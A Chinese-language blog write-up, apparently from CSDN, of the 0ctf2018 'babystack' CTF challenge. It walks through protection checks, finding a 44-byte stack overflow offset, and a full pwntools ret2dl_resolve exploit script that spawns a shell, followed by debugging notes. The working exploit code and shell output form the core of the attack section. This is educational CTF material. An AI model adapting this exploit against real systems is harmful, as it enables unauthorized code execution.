
0ctf2018-babystack_writeup

原创

CabbageWind 于 2020-08-17 11:44:21 发布 431 收藏

分类专栏： 代码

本文链接：https://blog.csdn.net/CabbageWind/article/details/108004356



题目：0ctf2018-babystack

1.检查保护机制：

```
root@kali:/home/tmp# checksec babystack
[*] '/home/tmp/babystack'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

可以看到程序只提供了NX保护。

2.在IDA中进行反编译，发现一个可读的位置，存在栈溢出漏洞，可能可以利用：

```
1 ssize_t sub_804843B()
2 {
3   char buf; // [esp+0h] [ebp-28h]
4
5   return read(0, &buf, 0x40u);
6 }
```

3.使用peda计算read位置的偏移：

```
gdb-peda$ pattern create 150
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA
A'
gdb-peda$ r
Starting program: /home/tmp/babystack
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------
EAX: 0x40 ('@')
EBX: 0x0
ECX: 0xffffd5f0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)
EDX: 0x40 ('@')
ESI: 0xf7fb5000 --> 0x1dfd6c
EDI: 0xf7fb5000 --> 0x1dfd6c
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd620 ("bAA1AAGAAcAA2AAH")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap
[-------------------------------------code-----------
Invalid $PC address: 0x41414641
[-------------------------------------stack----------
```


得到read位置距离返回地址的偏移为44，比read的长度0x40小，说明栈溢出漏洞可直接被利用。

4.查看文件ELF表

```
gdb-peda$ pattern offset 0x41414641
1094796865 found at offset: 44
```


通过elf表中查看得知程序中不存在system函数，无法直接跳转；也不存在输出函数，无法打印got表地址。

5.查看vmmap

```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/tmp/babystack
0x08049000 0x0804a000 r--p      /home/tmp/babystack
0x0804a000 0x0804b000 rw-p      /home/tmp/babystack
0xf7dd5000 0xf7df2000 r--p      /usr/lib32/libc-2.30.so
0xf7df2000 0xf7f44000 r-xp      /usr/lib32/libc-2.30.so
0xf7f44000 0xf7fb3000 r--p      /usr/lib32/libc-2.30.so
0xf7fb3000 0xf7fb5000 r--p      /usr/lib32/libc-2.30.so
0xf7fb5000 0xf7fb7000 rw-p      /usr/lib32/libc-2.30.so
0xf7fb7000 0xf7fb9000 rw-p      mapped
0xf7fce000 0xf7fd0000 rw-p      mapped
0xf7fd0000 0xf7fd3000 r--p      [vvar]
0xf7fd3000 0xf7fd4000 r-xp      [vdso]
0xf7fd4000 0xf7fd5000 r--p      /usr/lib32/ld-2.30.so
0xf7fd5000 0xf7ff1000 r-xp      /usr/lib32/ld-2.30.so
0xf7ff1000 0xf7ffc000 r--p      /usr/lib32/ld-2.30.so
0xf7ffc000 0xf7ffd000 r--p      /usr/lib32/ld-2.30.so
0xf7ffd000 0xf7ffe000 rw-p      /usr/lib32/ld-2.30.so
0xfffdd000 0xffffe000 rw-p      [stack]
```


通过vmmap可以看到bss段可写，故尝试dl_resolve攻击方式。

6.构造栈



7.编写POC

```
from pwn import *
name = './babystack'
p = process(name)
elf= ELF(name)
#获取原地址
rel_plt_addr = elf.get_section_by_name('.rel.plt').header.sh_addr    #0x80482b0
dynsym_addr =  elf.get_section_by_name('.dynsym').header.sh_addr     #0x80481cc
dynstr_addr = elf.get_section_by_name('.dynstr').header.sh_addr      #0x804822c
resolve_plt = 0x080482F0
leave_ret_addr = 0x08048455
start = 0x804aa00
align=0x8-(start-20-rel_plt_addr)%0x8
start+=align
#构造地址
fake_rel_plt_addr = start                       #0x804aa04
fake_dynsym_addr = fake_rel_plt_addr + 0x8      #0x804aa0c
fake_dynstr_addr = fake_dynsym_addr + 0x10      #0x804aa1c
bin_sh_addr = fake_dynstr_addr + 0x7            #0x804aa23
n = fake_rel_plt_addr - rel_plt_addr            #0x2754
r_info = (((fake_dynsym_addr - dynsym_addr)/0x10) << 8) + 0x7   #0x28407
str_offset = fake_dynstr_addr - dynstr_addr                     #0x27f0
fake_rel_plt = p32(elf.got['read']) + p32(r_info)
fake_dynsym = p32(str_offset) + p32(0) + p32(0) +p32(0)
fake_dynstr = "system\x00/bin/sh\x00\x00"
#构造payload
pay1 = 'a'*40 + p32(start-20) + p32(elf.plt['read']) + p32(leave_ret_addr) + p32(0)  + p32(start - 20) + p32(0x1
00)
p.send(pay1)
pay2 = p32(0) + p32(resolve_plt) + p32(n) +'abcd'+p32(bin_sh_addr) + fake_rel_plt + fake_dynsym + fake_dynstr
p.send(pay2)
#成功pwn
p.interactive()
```

8.运行后成功获取shell

```
root@kali:/home/tmp# python exp0ctf2018.py
[+] Starting local process './babystack': pid 89222
[*] '/home/tmp/babystack'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
```


踩坑记录：

1. 在对pay1进行发送时，一开始使用pwntools中的sendline(pay1)，出现了在发送pay2时无法正常被程序正常接收，调试得知第二次输入程序只接收到一个换行符。

   因为read的长度为0x40=64，而我构造的pay1刚好也是64个字节，read函数在接收到足够长度的内容之后就会直接开始进行写入，而多余内容会放在buffer中用于作为下次输入内容的一部分（因为下次输入内容也是先输入到buffer中再被写入）。我如果使用了sendline方法，则相当于会在buffer里面留下一个换行符，第二次输入时会被输进去。改成send方法就可以避免这个问题了。

2. 在执行resolve的过程中无法找到正确的dysym表位置。

   查找资料后整理了整个函数调用的dl_resolve过程，可以看到这查找dysym表时有一个右移8位的操作，所以在选择新栈地址时要注意字节对齐问题，让dl_fixup能正确找到各个表。